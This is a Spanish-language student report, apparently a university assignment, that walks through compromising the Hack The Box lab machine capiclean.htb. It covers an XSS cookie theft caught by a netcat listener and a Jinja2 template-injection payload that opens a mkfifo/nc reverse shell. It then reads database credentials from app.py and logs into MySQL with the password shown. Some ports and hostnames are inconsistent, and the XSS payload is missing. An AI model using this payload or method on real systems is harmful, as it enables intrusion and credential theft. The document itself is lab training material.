

FACULTAD DE INGENIERÍA



ACTIVIDAD PARCIAL FINAL

JOHAN SEBASTIAN GIRALDO HURTADO

EDUARDO VASQUEZ VALENCIA

INGENIERÍA DE SOFTWARE

2024

Después de arrancar la maquina en HTB y la vpn

```
sudo nano /etc/hosts
```


```
File Actions Edit View Help
GNU nano 7.2
127.0.0.1 localhost
127.0.1.1 kali
10.10.11.239 codify.htb
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.12 capiclean.htb
```

Revisamos la ip con el comando nmap para ver los puertos abiertos


```
sudo nmap -sC 10.10.11.12
```

```
(kali@kali)-[~]
$ sudo nmap -sC 10.10.11.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-28 12:37 EDT
Nmap scan report for capiclean.htb (10.10.11.12)
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
|_ ssh-hostkey:
|_ 256 2c:f9:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|_ 256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp    open  http
|_ http-title: Capiclean
Nmap done: 1 IP address (1 host up) scanned in 5.91 seconds
```


Entramos a <http://capiclean.htb> y revisamos el sitio



Vemos algo que nos puede llamar la atención, un campo de texto para solicitar un servicio




Lo siguiente es abrir Burp Suite, regresar a nuestro formulario anterior, agregar un correo y dar clic en el botón. Si revisamos esta consulta en Burp Suite podremos capturar la estructura de la petición




Con la imagen anterior vamos a ir sitio web <https://meyerweb.com/eric/tools/dencoder/> y vamos a darle el formato adecuado para ingresarla en la petición anterior.

``




Ahora trataremos de lanzar un ataque XSS para obtener las cookies del admin y poder acceder al sitio web, para eso cargaremos una imagen la cual nos permitirá ejecutar un script y así obtener las cookies del usuario desde el puerto deseado en el modo repetidor de burp suite.

En la parte final donde se encuentra "service=" vamos a copiar nuestra imagen en el nuevo formato para poder ejecutar nuestro ataque.




Ahora volvemos a nuestra terminal y ejecutamos el siguiente comando para que nuestro puerto 8090 pueda escuchar la respuesta de nuestra petición cuando sea enviada.

```
nc -lvnp 8090
```




Regresamos a la estructura de la petición anterior y en la parte final donde se encuentra "service=" vamos a copiar nuestra imagen en el nuevo formato para poder ejecutar nuestro ataque.




En nuestra terminal, donde teníamos escuchando nuestro puerto 8090, obtendremos la siguiente respuesta, de la cual copiaremos la cookie de la sección.

```
(kali@kali)-[~]
$ sudo nc -lvp 8090
listening on [any] 8090 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.12] 53448
GET /session=eyJyY2x1IjoimjEyMzJmMjk3YTU3YTZhNzQzODk0YTBlNGE4MDFmYzMiZmFQ.ZLYHtw.OFHFR1zFUiegu3F2eEWNxeJN5NY HTTP/1.1
Host: 10.10.14.14:8090
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```


Volvemos a nuestro navegador donde tenemos en ejecución el sitio web y accedemos al login, desde la pestaña de inspección, aplicación, storage y de ahí a la cookies




Después de ingresar la cookie obtenida, en la barra de búsqueda ingresamos <http://capiclean.hbt/dashboard> para ingresar con la cookie de nuestro navegador a la consola de administrador



En nuestro tablero de administrador, seleccionamos la primera opción la cual nos redirigirá a un formulario. Este formulario nos ayudará a obtener un id que usaremos más adelante. Al darle clic en "Generate" este inmediatamente nos dará un valor numérico aleatorio de 10 dígitos.




Después de obtener nuestro id regresamos al panel principal y seleccionamos la opción “Generate QR”, allí nos pedirá el id que obtuvimos en el paso anterior, lo ingresamos y damos clic en “Generate”.





Al dar clic en el botón “submit” esté inmediatamente nos mostrará una factura por el servicio, la cual cuenta con datos que nos pueden ser de utilidad, por eso capturamos esta petición en Burp Suite.



DATE February 16, 2023 Invoice: zqo4j1p DUE DATE September 17, 2024


SERVICE	PRICE	QTY	TOTAL
Workmanship	\$39.99	10	\$399.99
Basic Cleaning	\$56		\$5129.99
SUBTOTAL			5528.99
TAX 25%			\$99.99
GRAND TOTAL			\$5628.99

PROJECT	Company Name	iClean
CLIENT	31 Spooner Street, RI 00093, US	ADDRESS
ADDRESS	(123) 456-789	PHONE
EMAIL	contact@capiclean.htb	EMAIL

NOTICE:
A finance charge of 1.5% will be made on unpaid balances after 30 days.




Si entramos de nuevo a Burp Suite podemos observar que contamos con la estructura de la petición que ejecutamos anteriormente.




Ahora realizaremos una shell inversa haciendo uso del siguiente fragmento de código, el cual inyectaremos en la petición post donde se iría el link del código QR.

```
{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("rm%20%2Ftmp%2F%3Bmkfifo%20%2Ftmp%2F%3Bcat%20%2Ftmp%2F%7C%2Fbin%2Fsh%20i%20%3E%261%7Cnc%2010.10.14.20%209091%20%3E%2Ftmp%2F")|attr("read")}}
```



Volvemos a nuestra terminal y ponemos a escuchar el puerto 9090. Si mandamos la petición de Burp Suite nuestro puerto obtendrá la conexión a la máquina de Hack The Box.

```
nc -lvpn 9090
```



Ahora ejecutamos el siguiente comando, el cual nos permite abrir una sesión interactiva de bash en nuestra terminal.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Lo primero que haremos es revisar el directorio /home y listar sus archivos..

```
cd /home
```

```
ls
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@iclean:/opt/app$ cd /home
cd /home
www-data@iclean:/home$ ls
ls
```

Regresamos al directorio anterior y ejecutamos el siguiente comando, este nos mostrará la información de un archivo python donde se encuentra la configuración de la base de datos y allí tenemos el usuario y la contraseña de esta.

```
cat app.py
```

```
www-data@iclean:~$ cd /opt/app
cd /opt/app
www-data@iclean:/opt/app$ cat app.py
cat app.py
from flask import Flask, render_template, request, jsonify, make_response, session, redirect, url_for
from flask import render_template_string
import pymysql
import hashlib
import os
import random, string
import pyqrcode
from jinja2 import StrictUndefined
from io import BytesIO
import re, requests, base64

app = Flask(__name__)

app.config['SESSION_COOKIE_HTTPONLY'] = False
```

Haciendo uso del usuario y contraseña obtenidos vamos a ingresar a mysql con el siguiente comando.

```
mysql -u iclean -p
```

```

www-data@iclean:/opt/app$ mysql -u iclean -p
mysql -u iclean -p
Enter password: pxCsmnGLckUb

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1585
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```

Lo primero que haremos será listar las bases de datos que se encuentran en la máquina.

```
mysql> show databases;
```

```

mysql> show databases
show databases
→ ;
;
+-----+
| Database |
+-----+
| capiclean |
| information_schema |
| performance_schema |
+-----+
